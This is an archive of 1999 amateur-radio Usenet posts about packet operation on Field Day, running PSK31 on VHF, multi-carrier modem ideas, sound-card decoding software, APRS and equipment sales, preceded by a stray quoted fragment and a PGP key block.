Mark J. Fine wrote in message <7isetr$r9s$1@autumn.news.rcn.net>...
>From: Shiva Nataraja <removals1@iname.com>
>> Can you be more specific about the "speed issue?" Are you talking
>
>Look, you can set the card to "record" and fill a buffer via the APIs

- -----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGP 6.0.2
```

<encoded_portion_removed>
=Gxju
- -----END PGP PUBLIC KEY BLOCK-----

-----BEGIN PGP SIGNATURE-----
Version: PGP 6.0.2

iQA/AwUBN1HRogyZMe8vsxwCEQI3lwCeLKhbeVukBS5mevPjgCGzzBEWGXkAn2iI
Nn7/KEzH6BjtidWTLqdUiJU7
=Gzys
-----END PGP SIGNATURE-----

2600. Qs on Field Day packet operation

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-30 00:00:00 UTC
From: raoul@olympus.net
Message-ID: <raoul-3005992054480001@pt194225.olympus.net>
Source record: 17908

Hello:

I'm getting ramped up for this coming Field Day and want to include packet in the setup. ARRL makes it a real points advantage to have a packet station up and running. Some questions:

1. I'm up in NW Washington State. Digipeaters/nodes are not allowed in the FD Contest so I was wondering what two-meter frequency I should try first.

2. What about beaconing? It's a no-no on digi freequencies but, I would assume, during Field Day I would be off the digi frequencies and wound need to let someone know that I was there. What, if anything, would be proper protocol for beaconing during FD?

3. How about some other bands? I am a Tech-Plus and own an HF rig so I have ten meters but have no six-meter capability. What frequencies should I try (if any) for ten meter packet? I may be able to borrow a six-meter rig so, in that eventuality, what would be some good freqencies to try on six?

Thanks much and 73

Jeff, KB7AIL

--
"It's better to be shot from a cannon than squeezed from a tube,
That's why there's fast motorcycles, bubba...."
-Dr. H. S. Thompson paraphrasing Grace Slick

2601. Please Help with C++ problem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-30 00:00:00 UTC
From: Kenneth Williams <gw3tmh@gb7abc.freeserve.co.uk>
Message-ID: <7j0ij5$vj4$1@news7.svr.pol.co.uk>
Source record: 17909
Cross-posted to: borland.public.cpp.winapi,rec.radio.amateur.digital.misc

Hi, I want to write a small C program, at run time I want it to search a directory, and if it finds a .ICO file which will contain a 16 by 16 bmp place that icon on a button on the tool bar.

I can write a program that loads library button images onto the toolbar, but I want to dynamically create my toolbar at runtime, which I can do, but whar has got me stuck, is how do I load .ico bmp files at run time and place them on the buttons.

I am using borlands C++ 5.02

2602. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-30 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <37508DFF.B823875B@IEEE.org>
Source record: 17996

Carl R. Stevenson wrote:
> Linux is *free* Unix ... a REAL operating system, wiht the
> full source code available. There is a huge "open source"
> software community.

Thanks Carl, quick question. Will my DOS based compilers and
assemblers and resultant programs thereof run under Unix/Linux
or will I have to acquire and learn everything anew? I've only
got a few spare brain cells left.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

2603. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-30 00:00:00 UTC
From: Robin Gilks <gb7ipd@freeuk.com>
Message-ID: <1b743.3743$Vg.43158@nnrp2.clara.net>
Source record: 17997

W6RCecilA <Cecil.A.Moore@IEEE.org> wrote in message
news:37504204.2A076862@IEEE.org...
> Carl R. Stevenson wrote:
> >
> > W6RCecilA <Cecil.A.Moore@IEEE.org> wrote in message
> > news:375006C2.29853FB3@IEEE.org...
> >
> > > Are there standard DOS calls available for soundcards?
> > > If not, could we come up with some?
> >
> > Why on earth would you WANT to???
>
> I program in Professional BASIC - runs under DOS like EZNEC.
> I know nothing about LINUX. Will compiled BASIC run under LINUX?
> Can I use my Microsoft x86 assembler for programs that run under
> LINUX? Where can I get an overview of LINUX?
> --
> 73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

Hi Cecil

I've just recently converted the Power Basic prorgams from G4JNT
(various mapping and path prediction programs) to VBDOS which
is very similar to Quick Basic Pro 7.1 (without the ISAM but better I think)
and the .exe files resulting run very well under DOSEMU under Linux.

I've not tried the actual compiler itself yet - but I will!!

--
73 de Robin. G8ECJ Hub manager gb7ipd

NTS: G8ECJ@GB7TVG.#42.GBR.EU AmprNet: g8ecj@gb7ipd.ampr.org
Internet: g8ecj@gb7ipd.freeserve.co.uk http://www.gb7ipd.freeserve.co.uk/
Shack: (+44) 1628 533311 Fax: (+44) 1628 850165
Club pages (g4xyw modem etc) at http://www.tvipug.freeserve.co.uk

2604. Re: VHF and PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-31 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <376ce53b.529959495@news.atl.bellsouth.net>
Source record: 17910

On 30 May 1999 21:09:27 GMT, tomk89@aol.com (TOM K89) wrote:
>Does anyone know if there is a reason that PSK31 could not (or should not) be
>used on VHF? Is the frequency stability of the current VHF rigs good enough?

Sometimes. PSK31's frequency stability requirements push the envelope
for many of the all mode VHF/UHF rigs in use by amateurs. The tracking built
into the software helps, but you still need a steady hand on the frequency dial
with many radios. It isn't quite as bad as following the doppler of a satellite,
but it definitely isn't set and forget either.

Since you have the available bandwidth at VHF/UHF, an ultra-narrow mode
may not be the best way to go anyway. Even with weak signals and low rates,
a wider shift can be useful when it is permitted. Remember that the Shannon
relation tells us that we can operate at lower signal levels if we use a larger
occupied bandwidth (of course we have to use it the *right* way to get the
benefit).

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

2605. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-31 00:00:00 UTC
From: removals1@iname.com
Message-ID: <37522ea6.48566180@news>
Source record: 17911
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

On Sun, 30 May 1999 19:03:11 -0500, "Steve Sampson"
<ssampson@usa-site.net> wrote:

>The only remaining link I found was at Qualcomm and the San Diego
>Police are scared to go in there:
>
> http://people.qualcomm.com/ppomes/Crypto/MDT.html

No doubt it's because of all the guns Paul has. ;-) ;-)

BTW, there is additional decoding software (including MDT) available
at http://www.eavsdropper.dabsol.co.uk/software.htm

2606. Re: Ham packet early warning system Help/Advise

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-31 00:00:00 UTC
From: GARR <garr@apexmail.com>
Message-ID: <O2JNUD0q#GA.201@rpc1285.daytonoh.ncr.com>
Source record: 17912
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.policy,rec.radio.amateur.digital

Dear Frank,

As a well educated Vice President of a $7B company and a HAM I had to take offense to your post. Such repugnant post that are this narrow minded would be met with ardent resistance by us dummies.
Why try to excerbate the normal trash that goes on in these newgroups with such a reply?

Since you did not exclude yourself I assume you are mindless also or at least the post suggest that you are!

Max Imo wrote in message ...
>
>Spock <Frank@N8FN.COM> wrote in message
>news:374ed90d.14237962@news.earthlink.net...
>> First, let me congratulate you on your new ticket. It is a wonderful
>> hobby
>>
>> Second, take what you read in this newsgroup with a grain of salt.
>> Most of the hams here are not on the bright side. But as a whole hams
>> are a great butch of guys.
>>
>GEE - - - an extra class troll! What are you doing hanging around this
>newsgroup if you think they are a bunch of dummies? If you were so smart
>you'd realize good manners works well any place you may go.
>
>Let people think you are a fool - don't open your mouth and remove all
>doubt.
>
>
>

2607. Re: Qs on Field Day packet operation

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-31 00:00:00 UTC
From: Tom@astro.net
Message-ID: <928151363.814.95@news.remarQ.com>
Source record: 17913

In article <raoul-3005992054480001@pt194225.olympus.net>, raoul@olympus.net (Le Grande Raoul) wrote:
>Hello:
>
>I'm getting ramped up for this coming Field Day and want to include packet
>in the setup. ARRL makes it a real points advantage to have a packet
>station up and running. Some questions:
>
>1. I'm up in NW Washington State. Digipeaters/nodes are not allowed in
>the FD Contest so I was wondering what two-meter frequency I should try
>first.

Check the repeater directory for 2m packet freqencies, 145.01, 145.03, 145.05, 145.09 for starters.

>2. What about beaconing? It's a no-no on digi freequencies but, I would
>assume, during Field Day I would be off the digi frequencies and wound
>need to let someone know that I was there. What, if anything, would be
>proper protocol for beaconing during FD?

You could I suppose go into unproto mode and send CQ field day or beacon that every say 8-10 minutes.

>3. How about some other bands? I am a Tech-Plus and own an HF rig so I
>have ten meters but have no six-meter capability. What frequencies should
>I try (if any) for ten meter packet? I may be able to borrow a six-meter
>rig so, in that eventuality, what would be some good freqencies to try on
>six?

Since your a tech Plus (So am I) you can't use 10m repeaters unless you operate with a General or higher class ham.
check the repeater directory for repeater inputs and outputs, there are many.

Most important of all, have FUN on field day!

>Thanks much and 73
>
>Jeff, KB7AIL

73,
Tom

Tom Randall -- trandall@idsi.net
Amateur Radio - KB2SMS
Mt. Beacon Amateur Radio Club / ARRL / 10-10 / QRP-L #1965
Member: AAVSO Solar Division

My Astronomy/Ham radio site: http://www1.mhv.net/~trandall/welcome.html

2608. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-31 00:00:00 UTC
From: Tom Fanning <tom.f@btinternet.com>
Message-ID: <7iu1b5$n6c$1@uranium.btinternet.com>
Source record: 17914
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

I meant to Linux, windows, dos or anything that runs on a PC

;)

--
Regards,
Tom
tom.f@btinternet.com
Louis Sica, Jr. (AC0X) <ac0x@qsl.net> wrote in message
news:ypg43.776$T9.111110@ptah.visi.com...
>
> Tom Fanning wrote in message <7irui1$7eb$1@uranium.btinternet.com>...
> >I take it this will be 1200 baud packet.
> >
> >Also please Please PLEASE port your brilliant software to the PC - not
> >necesarily Windows
> >
>
>
> I hope you mean for Chris to port Multimode to Linux and not DOS instead
of
> Windows. Even if I may argue that he may do better porting it to Windows
(if
> that is indeed practical), Linux is at least a current, viable, and very
> powerful operating system for the PC. DOS hasn't been a current O/S for 4
> years now. Why do hams continue to write for it? Then again, there are
some
> still writing programs for the Commodore 64, so I shouldn't be surprised.
>
>
>

2609. Re: VHF and PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-31 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <3752B43F.18BFDBFC@erols.com>
Source record: 17915

If you do use it, I would suggest that you must run SSB on VHF to derive any benefit at all. Sending PSK31 through an FM rigs works (just like sending it through a phone line) but I doubt that you gain anything that way.

TOM K89 wrote:

> Does anyone know if there is a reason that PSK31 could not (or should not) be
> used on VHF? Is the frequency stability of the current VHF rigs good enough?

2610. Re: VHF and PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-31 00:00:00 UTC
From: Max Imo <post@to.group>
Message-ID: <HfA43.4$481.256@news.megsinet.net>
Source record: 17916

TOM K89 <tomk89@aol.com> wrote in message
news:19990530170927.01640.00008991@ng-cg1.aol.com...
> Does anyone know if there is a reason that PSK31 could not (or should not)
be
> used on VHF? Is the frequency stability of the current VHF rigs good
enough?
>
Let me pose a question and a scenario:

The current software for PSK is using a 1000 Hz PSK modulated tone. Let us assume we could run multiple occurrences of PSK31 on our computer; one at 1000 Hz, one at 1500 Hz, one at 2000 Hz and so on. One should not interfere with the other, and you should be able to send traffic over each one without interfering with the other.

Would we then be able to transmit numerous data streams over the same FM signal? And, could we not use a return data stream using the same basic setup either on a different band, or using duplexers such as found on a repeater?

Just food for thought (and discussion).

73

2611. LOGBOOK + WinCE

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-31 00:00:00 UTC
From: Tony <iz7aue@energy.it>
Message-ID: <928180034.42464@melissa.energy.it>
Source record: 17917

Hi everybody.
Does someone know about a LOGBOOK program written for Windows CE?
Thanks in advance.
73's de Tony - IZ7AUE

2612. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-31 00:00:00 UTC
From: sdem4393 <sdem4393@euronet.be>
Message-ID: <7iusr8$lna@news3.euro.net>
Source record: 17918
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

HY,

no philisophic point of view but have a look at the frequency analyzer at
http://www.relisoft.com/#freebie
They take a sound from mic, perform FFT and display the spectrum on screen
in real time.
Works well on win95/98, source in c++ is available and program (exe) size is
70 K yes 70K !!

If anyone write a soundblaster prg wich can decode navtex
please send it to me.
Thank's
All the best
Stephan

2613. Re: VHF and PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-31 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7ivg94iuo1@news1.fast.net>
Source record: 17919

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

Robert Lay (W9DMK) <nobody@crosslink.net> wrote in message
news:37532b49.51944583@news.crosslink.net...
> On Mon, 31 May 1999 19:11:59 +0100, "Max Imo" <post@to.group> wrote:
> >The current software for PSK is using a 1000 Hz PSK modulated tone. Let us
> >assume we could run multiple occurrences of PSK31 on our computer; one at
> >1000 Hz, one at 1500 Hz, one at 2000 Hz and so on. One should not interfere
> >with the other, and you should be able to send traffic over each one without
> >interfering with the other.
>
> Sounds like a fantastic scheme. There are two problems that I can
> imagine.
>
> 1) I don't think that there is no way to multiplex the use of one
> soundcard across multiple copies of PSK31 (or any other sound using
> program). It has already been established that unless you want burps
> in your PSK31 operation, that you had better turn off system sounds.
> Otherwise, the normal activities of other programs that are running
> keep putting "Tada's" and Beeps into your transmit audio stream.

I agree that this would probably be impractical, particularly
under WinDoze ...

> 2) I don't think there is any way to install and configure two or more
> separate sound cards on one Wintel machine. That could have been
> accommodated, had someone felt that the need was there. For example,
> Win 98 supports multiple monitors, but then so did DOS, although very
> few people realized it.

I believe that it IS possible to install and configure at least
two sound cards under Win9x ... they'd have to use different
I/O addresses, and IRQs ...

> If there is any way to realize that dream it would have to be a
> re-write of PSK31 that would do the mutliplexing all within one
> program. I think that if it were carefully done, and if the sound
> card's sampling rate constraints don't get in the way, it would be
> feasible.

I agree that this would be the best way ... a specially-tailored
program.

> Just out of curiousity, how would you manage to keep three different
> QSO's going on in your mind - provided that the technology was there
```

> to do it? Most people that I deal with on the radio can't even manage
> a telephone call while they're on the air - Hi !

I don't see this as being necessarily so much for multiple QSOs,
per se ... packet supports multiple simultaneous connections ...
what I think this idea would be interesting for is to exploit
the bandwidth/power efficiency to create multiplexed links at
higher thruputs ... eg, if one PSK31 carrier supports 50 wpm,
10 "in parallel" would support 500 wpm ... in, a moderate
bandwidth ... eg, (10 * 30 Hz) * 1.5 = 450 Hz ... where the
factor of 1.5 is used to allow "guardbands" between the individual
carriers.

This is akin to some of the complex multi-tone modulation
schemes used in landline modems and some military HF modems.

With the computing power available and cheap DSPs, there is
no reason that we hams couldn't do something interesting.

73,

- --
Carl - wa6vse
wa6vse@fast.net
http://www.users.fast.net/~wa6vse
NCI #1052
Join No Code International!
Hams for the 21st century.
Support the modernization of ham radio and help
to assure its survival into the 21st century!
http://www.nocode.org

-----BEGIN PGP SIGNATURE-----
Version: PGP for Personal Privacy 5.5.3

iQA/AwUBN1NEG5e+N6+q84HiEQLQNwCdGJ+SrS73ahGU+AOcl0XNzlbaYFEAoJO0
CKjbt/Dh1QyNDzEshR+PW/aT
=gh5h
-----END PGP SIGNATURE-----

2614. Re: VHF and PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-31 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7ivh9a$185n@enews4.newsguy.com>
Source record: 17920

Robert Lay (W9DMK) wrote in message
<37532b49.51944583@news.crosslink.net>...

>
>Just out of curiousity, how would you manage to keep three different
>QSO's going on in your mind - provided that the technology was there
>to do it? Most people that I deal with on the radio can't even manage
>a telephone call while they're on the air - Hi !

In Europe, many of the Packet backbone links are not only high-speed, but
also full-duplex. Being able to communicate back 'n forth simultaneously
instead of "taking turns talking" can speed things up considerably.

Actually, the idea would work out even better on HF where we are stuck with
300 baud, but there is absolutely nothing to prevent us from running "full
duplex" to speed things up a bit. If I were going to develop this, I would
do so for HF.

The VHF/UHF folks can run high baud rates, ect.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2615. Re: VHF and PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-31 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7l5tra.imi.nomail@linux.pe1chl.ampr.org>
Source record: 17921

Max Imo <post@to.group> wrote:

>TOM K89 <tomk89@aol.com> wrote in message
>news:19990530170927.01640.00008991@ng-cg1.aol.com...
>> Does anyone know if there is a reason that PSK31 could not (or should not)
>be
>> used on VHF? Is the frequency stability of the current VHF rigs good
>enough?

>Let me pose a question and a scenario:

>The current software for PSK is using a 1000 Hz PSK modulated tone. Let us
>assume we could run multiple occurrences of PSK31 on our computer; one at
>1000 Hz, one at 1500 Hz, one at 2000 Hz and so on. One should not interfere
>with the other, and you should be able to send traffic over each one without
>interfering with the other.

>Would we then be able to transmit numerous data streams over the same FM
>signal? And, could we not use a return data stream using the same basic
>setup either on a different band, or using duplexers such as found on a
>repeater?

Yes but it still wouldn't perform as well or be as efficient as doing
the same with SSB.

And of course all tones would have to be sent from the same FM transmitter,
while with SSB they could be from different transmitters and still pass
via the same repeater (transponder).

FM loses all the way.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

2616. Re: VHF and PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-01 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <37532b49.51944583@news.crosslink.net>
Source record: 17922

On Mon, 31 May 1999 19:11:59 +0100, "Max Imo" <post@to.group> wrote:
>The current software for PSK is using a 1000 Hz PSK modulated tone. Let us
>assume we could run multiple occurrences of PSK31 on our computer; one at
>1000 Hz, one at 1500 Hz, one at 2000 Hz and so on. One should not interfere
>with the other, and you should be able to send traffic over each one without
>interfering with the other.

Sounds like a fantastic scheme. There are two problems that I can
imagine.

1) I don't think that there is no way to multiplex the use of one
soundcard across multiple copies of PSK31 (or any other sound using
program). It has already been established that unless you want burps
in your PSK31 operation, that you had better turn off system sounds.
Otherwise, the normal activities of other programs that are running
keep putting "Tada's" and Beeps into your transmit audio stream.

2) I don't think there is any way to install and configure two or more
separate sound cards on one Wintel machine. That could have been
accommodated, had someone felt that the need was there. For example,
Win 98 supports multiple monitors, but then so did DOS, although very
few people realized it.

If there is any way to realize that dream it would have to be a
re-write of PSK31 that would do the mutliplexing all within one
program. I think that if it were carefully done, and if the sound
card's sampling rate constraints don't get in the way, it would be
feasible.

Just out of curiousity, how would you manage to keep three different
QSO's going on in your mind - provided that the technology was there
to do it? Most people that I deal with on the radio can't even manage
a telephone call while they're on the air - Hi !

2617. APRS Activity in Sacramento, CA?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-01 00:00:00 UTC
From: Kevin Gunning <brumey@ns.net>
Message-ID: <KmH43.3241$jR3.9080018@nnrp2.ni.net>
Source record: 17923

Greetings:
Is anyone aware of APRS activity in the Sacramento/Rocklin area of California. I am interested in setting up Gateways, APRS and 9600 Packet networks. That said, I am new to advanced digital HAM modes.

Questions:
1) Is there any digital specific clubs or interest groups in Sacramento/Roseville or Rocklin CA?
2) Last time I checked, there where no 9600 Packet nodes, gateways or whatever in Sacramento and surrounding areas. Has that changed?
3) Any APRS users or interest groups in the areas mentioned above?
4) If there is no APRS activity or interest in your current area, will this prevent me in using/participating in APRS.

Thanks in advance for your responses,

Kevin Gunning
KD6QFO (AKA - G1MOH)

2618. TH-D7A and APRSPlus

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-01 00:00:00 UTC
From: nospam_dark_avenger@mindspring.com
Message-ID: <37544c08.18643153@nntp.mindspring.com>
Source record: 17924
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

I am trying to interface a the new Kenwood digital radio with my computer to display the stations heard with my Street Atlas moving map display.

Since I don't really need an APRS program with the TH-D7A a clever way of automatically moving the beacon locations from the radio to the computer would work just as well.

BTW I have the GPS feeding both the Kenwood and the computer simultaneously. If you want the details drop me a note.

73

2619. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-01 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <37774eae.605021155@news.atl.bellsouth.net>
Source record: 17925
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

On Sat, 29 May 1999 17:19:34 -0500, David Feustel <feustel@ix.netcom.com> wrote:
>This approach is not cheap, but very interesting.
>
>Buy a TI 'c6x01 eval kit ($999 or 1450, dependeing upon whether
>you buy the fixed point or floating point unit). The DSP eval card
>plugs into the PCI bus and is downloaded via the PCI bus in WinNT
>(I'm not sure whether it works with Win95/98 or not). Included is
>a C compiler, IDE, emulator and download software. The DSP card
>has line in, line out and mike in audio ports.

If you want sonething that really screams, try using FPGA. Xilinx
has an app note using a 4000 series part to implement a 16 tap FIR
that runs at 81 megasamples/second. That's equivalent to 1875 MIPS.
Woo boy! Analog Devices and Burr Brown have new A/D chips which
can handle those rates (12 bit resolution). There's an article in the
current issue of Circuit Cellar using AD and Xilinx parts to implement
a fully digital receiver for HF.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

2620. List of the rec.radio newsgroups

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-01 00:00:00 UTC
From: jeffreyh@Hawaii.Edu
Message-ID: <7ivsue$qfh@news.Hawaii.Edu>
Source record: 17926
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx

Archive-name: radio/personal-brief-introduction

In an effort help ensure a poster's article reaches the appropriate audience, below is a list of the rec.radio newsgroups. In most cases, a group's name will explain its purpose. Cross-posting should rarely be necessary.

rec.radio.broadcasting (devoted to the broadcast industry; moderated)
rec.radio.cb
rec.radio.info (periodic informational bulletins; moderated)
rec.radio.scanner
rec.radio.shortwave
rec.radio.swap (for buying, selling, and trading; not a discussion group)

rec.radio.amateur.antenna
rec.radio.amateur.boatanchors (tube-type communications equipment)
rec.radio.amateur.digital.misc (packet, pactor and other digital modes)
rec.radio.amateur.dx (long-distance amateur communications)
rec.radio.amateur.equipment (questions, comments regarding commercially-built amateur gear; not for buying/selling)
rec.radio.amateur.homebrew (devoted to home-building ham gear)
rec.radio.amateur.policy (issues include code, restructuring, local restrictions in conflict with FCC R&R)
rec.radio.amateur.space (satellites, meteor scatter, EME)
rec.radio.amateur.misc (any topic not covered in the above groups)

(At least two other English language radio hierarchies exist, prefixed with "uk" (United Kingdom), and "aus" (Australia), in place of "rec.")

Again, cross-posting should rarely be necessary. Many times, a long-running thread results from a single cross-posted article, and the contents of such a thread drift further and further away from being "on-topic" in the various NGs that receive each and every followup.

For more detailed information, see "Guide to the Rec.radio Newsgroups" posted on the 15th of each month.

Jeffrey Herman, KH6O
(rec.radio.amateur working-group)

2621. Re: TH-D7A: A good option for mobile packet +

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-01 00:00:00 UTC
From: dsfa@mail.islandnet.com
Message-ID: <7ivt6dcgt1@news.islandnet.com>
Source record: 17927

Hi Kevin.

I'm testing a program that I wrote called 'PackLink' which allows the mobile user Internet email capability. You can read the User's Manual at

http://www.islandnet.com/~dsfa/PackLink.html

If, after you have read the User's Manual you feel you want to test the program, send me an email and I will send you the program.

Please note that the server has to be a Windows 95 or 98 machine and must be running Winpack 6.40.

73,

Philip
VE7PLN

>General question/project need:
>Is it possible to receive and send Internet email from a packet based
>mobile/portable system? Obviously the content would need to be personally
>and appropriate. My desire is to be able to receive messages from an
>Internet user, to my mobile packet station and ideally send messages back.
>
>any guidance, opinions or constructive criticism welcome.
>
>Kevin (please email response to: mailto:brumey@ns.net
>KD6QFO
>
>

2622. Kam Plus Trouble

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-01 00:00:00 UTC
From: terryh@bayou.com
Message-ID: <W9L43.60$N5.179254784@news.bayou.com>
Source record: 17928

Hello,
Anyone having trouble with the Kam Plus. Ibought one new about three
months ago. The trouble just occures on 20 meters and does not happen
everyday. For some unknown reason while trying to operate all modes
on 20 meters it will just put out garbage on the screen. Any
sugestions on what the problem might be.
73's
Terry W1MRC

2623. Re: VHF and PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-01 00:00:00 UTC
From: keinanen@sci.fi
Message-ID: <377d8783.1266001774@news.sci.fi>
Source record: 17929

On Mon, 31 May 1999 19:11:59 +0100, "Max Imo" <post@to.group> wrote:

: The current software for PSK is using a 1000 Hz PSK modulated tone. Let us
: assume we could run multiple occurrences of PSK31 on our computer; one at
: 1000 Hz, one at 1500 Hz, one at 2000 Hz and so on. One should not interfere
: with the other, and you should be able to send traffic over each one without
: interfering with the other.
:
: Would we then be able to transmit numerous data streams over the same FM
: signal?

I don't see any point of using FM, since the whole signal would have to overcome the FM threshold before it can be processed. A much better thing would be to feed these multiple audio tones into an SSB transmitter producing multiple carriers. Even in mobile communication even if the multipath null takes out some carriers, the rest would come through unharmed. With little interleaving and forward ECC, the data could be recovered. With a suitable frequency spread this might even work for long distance troposcatter communication.

If FM had been used, the multipath distortion would have taken out all carriers or at least severely distorted them all, so it is no point of running the signal through the threshold of the FM detector.

But on the other hand, why use multiple PSK31 streams, since I guess it would become more complicated than going to COFDM, which is used in DAB and DVB-T with up to 8000 carriers. With a suitable choice of carriers and symbol rates the signal would be compatible with amateur VHF/UHF band bandwidth and ham equipment bandwidth limitations and still produce a usable transfer rate and do the generation and detection in software in the PC.

Paul OH3LWR

2624. Re: VHF and PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-01 00:00:00 UTC
From: Charles Brain <chbrain@remove_this_dircon.co.uk>
Message-ID: <37539AAC.2F2685D6@remove_this_dircon.co.uk>
Source record: 17930

"Carl R. Stevenson" wrote:
> This is akin to some of the complex multi-tone modulation
> schemes used in landline modems and some military HF modems.
>
> With the computing power available and cheap DSPs, there is
> no reason that we hams couldn't do something interesting.
>
> 73,

This is the technique I used to transmit Digital Speech on 40 meters.

The modem transmits 36 QPSK carriers with a 4ms guard period using an FFT.
The whole thing runs on a Motorola 56002EVM. The modem is capable of full
duplex (but my radio is not :-)).

Selective fading is a problem, but the FEC in the Vocoder sorts that out
quite well, there are a couple of sound files at the bottom so you can hear
for yourself what both the modem and the Vocoder sound like during a real contact.

http://www.chbrain.dircon.co.uk/dvhf.html

- Charles G4GUO

2625. FS: PK-900 and HAL P-38

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-01 00:00:00 UTC
From: Loek d'Hont <a0927429@dlemail.itg.ti.com>
Message-ID: <7j0r7quo1@tilde.csc.ti.com>
Source record: 17931
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.swap

For sale:

AEA PK-900, unused in original box. Is fitted with PACTOR ROM

$285 plus shipping (live in Texas)

HAL P-38 CLOVER card. In excellent condition.

$180 plus shipping

a0927429@dlemail.itg.ti.com

2626. Re: VHF and PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-01 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <3753F15D.5E0715CA@erols.com>
Source record: 17932

If we want to speed thing up why not just use Pactor II or Clover? That way you get error checking and correction as well as the speed. PSK31 was designed with the keyboard to keyboard QSO in mind, so why try to speed it up? IMHO one of the problems with using Packet or Clover for QSOs *is* the full duplex (or simi full duplex) feaure. Full duplex becomes confusing unless it is instantaneous as in a telephone conversation. It's difficult to carry on a back and forth conversation when there is a delay built in. Try using some of the secure digital phones which often have a delay. You almost need to resort to using "over".

Charles Brabham wrote:

> Robert Lay (W9DMK) wrote in message
> <37532b49.51944583@news.crosslink.net>...
>
> >
> >Just out of curiousity, how would you manage to keep three different
> >QSO's going on in your mind - provided that the technology was there
> >to do it? Most people that I deal with on the radio can't even manage
> >a telephone call while they're on the air - Hi !
>
> In Europe, many of the Packet backbone links are not only high-speed, but
> also full-duplex. Being able to communicate back 'n forth simultaneously
> instead of "taking turns talking" can speed things up considerably.
>
> Actually, the idea would work out even better on HF where we are stuck with
> 300 baud, but there is absolutely nothing to prevent us from running "full
> duplex" to speed things up a bit. If I were going to develop this, I would
> do so for HF.
>
> The VHF/UHF folks can run high baud rates, ect.
>
> 73 DE Charles Brabham,
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl

2627. Who can suggest programs for FIR designe

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-01 00:00:00 UTC
From: Romas <romas@medelkom.com>
Message-ID: <7j1c3hjqk1@trimpas.omnitel.net>
Source record: 17933

```
Hello !
Who can suggest programs for FIR designe or key for Firalz1.
You can answer directly bay mail romas@medelkom.com
```

2628. FS: MFJ 1278-B All Mode TNC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-01 00:00:00 UTC
From: n2rud@my-deja.com
Message-ID: <7j1d0f$b8e$1@nnrp2.deja.com>
Source record: 17934

For sale: MFJ 1278-B All-Mode TNC, selling for $180.
This is the current market MFJ model that sells for $270.
